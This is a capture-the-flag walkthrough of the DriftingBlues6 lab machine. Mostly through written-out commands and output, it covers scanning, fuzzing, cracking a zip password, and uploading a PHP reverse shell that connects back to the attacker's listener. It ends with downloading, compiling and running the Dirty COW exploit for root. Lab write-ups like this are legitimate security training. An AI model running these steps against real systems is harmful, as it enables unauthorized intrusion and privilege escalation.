


# Driftingblues6

```
ping 192.168.184.219
```

```
nmap -T4 -A 192.168.184.219
```

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 61  Apache httpd 2.2.22 ((Debian))
|_ http-methods:
|_   Supported Methods: POST OPTIONS GET HEAD
|_ http-title: driftingblues
|_ http-robots.txt: 1 disallowed entry
|_ /textpattern/textpattern
|_ http-server-header: Apache/2.2.22 (Debian)
```




The screenshot shows a web browser window with the address bar displaying `192.168.184.219/robots.txt`. The browser's address bar also shows the site name `OffSec | Labs | Play` and the URL `192.168.184.219/robots.txt`. The page content is displayed in a dark theme and includes the following text:

```
User-agent: *
Disallow: /textpattern/textpattern

dont forget to add .zip extension to your dir-brute
;)
```


The text is enclosed in a red rectangular box.



As mentioned in the /robots.txt fuzz the url for .zip extension

```
ffuf -u http://192.168.184.219/FUZZ.zip -w  
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```

```
(root@Hindutva)-[~]  
# ffuf -u http://192.168.184.219/FUZZ.zip -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```



```
v2.0.0-dev
```

---

```
:: Method      : GET  
:: URL         : http://192.168.184.219/FUZZ.zip  
:: Wordlist    : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 80  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---

```
[Status: 200, Size: 179, Words: 3, Lines: 2, Duration: 134ms]  
* FUZZ: spammer
```

```
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Download the **spammer.zip** file

But the file password protected

Crack the password using **fcrackzip** tool

```
fcrackzip -u -D -p rockyou.txt /root/Desktop/ctf/spammer.zip
```

```
(root@Hindutva)-[~/Documents/ubuntu/Wordlists]
# fcrackzip -u -D -p rockyou.txt /root/Desktop/ctf/spammer.zip

PASSWORD FOUND!!!!: pw = myspace4
```



```
unzip spammer.zip
```

Enter the password as **myspace4**

```
(root@Hindutva)-[~/Desktop/ctf]
# unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
extracting: creds.txt

(root@Hindutva)-[~/Desktop/ctf]
# cat creds.txt
mayer:lionheart
```


Login with this credentials



Navigate to the **files** tab and upload the **php-reverse-shell** file  
After successfully uploading the file fuzz on <http://192.168.184.219/textpettern/> for locating the files that I uploaded.

```
ffuf -u http://192.168.184.219/textpattern/FUZZ -w /wordlists -t 80
```

```
(root@Hindutva)-[~/Documents/ubuntu/Exploits]
# ffuf -u http://192.168.184.219/textpattern/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```



v2.0.0-dev

---

```
:: Method      : GET
:: URL         : http://192.168.184.219/textpattern/FUZZ
:: Wordlist    : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 80
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---

```
[Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 132ms]
* FUZZ: images
```

```
[Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 131ms]
* FUZZ: files
```

```
[Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 132ms]
* FUZZ: themes
```

```
[Status: 200, Size: 6311, Words: 910, Lines: 131, Duration: 203ms]
* FUZZ: README
```

```
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Found 4 paths as **images**, **files**, **themes**, **README**

Navigate to the **files** path

Run the listener

```
nc -lvnp 1234
```

```

(root@Hindutva)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.45.227] from (UNKNOWN) [192.168.184.219] 54185
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
 08:53:43 up 22 min,  0 users,  load average: 0.00, 0.01, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ uname -a
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
$ |

```

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Machine is vulnerable to **dirty-cow** vulnerability

OffSec | Labs | Play × Index of /textpattern/files × 3.2.0-4-amd64 exploit - × Linux Kernel 2.6.22 < 3.9 - × +

← → ↺ 🏠 <https://www.google.com/search?client=firefox-b-e&q=3.2.0-4-amd64+exploit>

OffSec | Labs | Play GTFOBins Reverse Shell

**Google** 3.2.0-4-amd64 exploit × 🔍

Ubuntu Centos Videos Images News Books Shopping Maps Flights

About 3,400 results (0.40 seconds)

**Exploit Database**  
<https://www.exploit-db.com/exploits>

**Linux Kernel 2.6.22 < 3.9**

28-Nov-2016 — This **exploit** uses the pokemon **exploit** of the dirtycow **vulnerability** // as a base and automatically generates a new passwd line.  
 You've visited this page 2 times. Last visit: 31/7/23

<https://www.exploit-db.com/exploits>

**Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self ...**

21-Oct-2016 — Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) · EDB-ID: · CVE: · Author: · Type ...

The screenshot shows the Exploit Database website. The main title is "Linux Kernel 2.6.22 < 3.9 - Dirty COW' PTRACE\_POKE\_DATA' Race Condition Privilege Escalation (/etc/passwd Method)". The entry details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

Additional information: EDB Verified: ✓, Exploit: 📄 / {} (Python and C), Vulnerable App: 📱.

The exploit code is shown in a code block:

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
```

Download the file

Start the python server for transferring the file

```
python3 -m http.server 80
```

```
$ wget http://192.168.45.227/40839.c
--2023-08-03 08:56:10-- http://192.168.45.227/40839.c
Connecting to 192.168.45.227:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: `40839.c'

0K .... 100% 16.9K=0.3s

2023-08-03 08:56:11 (16.9 KB/s) - `40839.c' saved [5006/5006]

$ ls
40839.c
vmware-root
$ chmod +x 40839.c
$ gcc -pthread 40839.c -o dirty -lcrypt
$ ls
40839.c
dirty
vmware-root
$ ./dirty
Please enter the new password: 12345
```

Wait for the few minutes

After that enter switch to the firefart user as mentioned in the exploit and enter password

```
su firefart
```

I got our **root** shell

```
firefart@driftingblues:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@driftingblues:/tmp# cd /root
cd /root
firefart@driftingblues:~# ls
ls
proof.txt
firefart@driftingblues:~# cat proof.txt
cat proof.txt
f0b52b9bb1686423296b19bc7705a1c8
```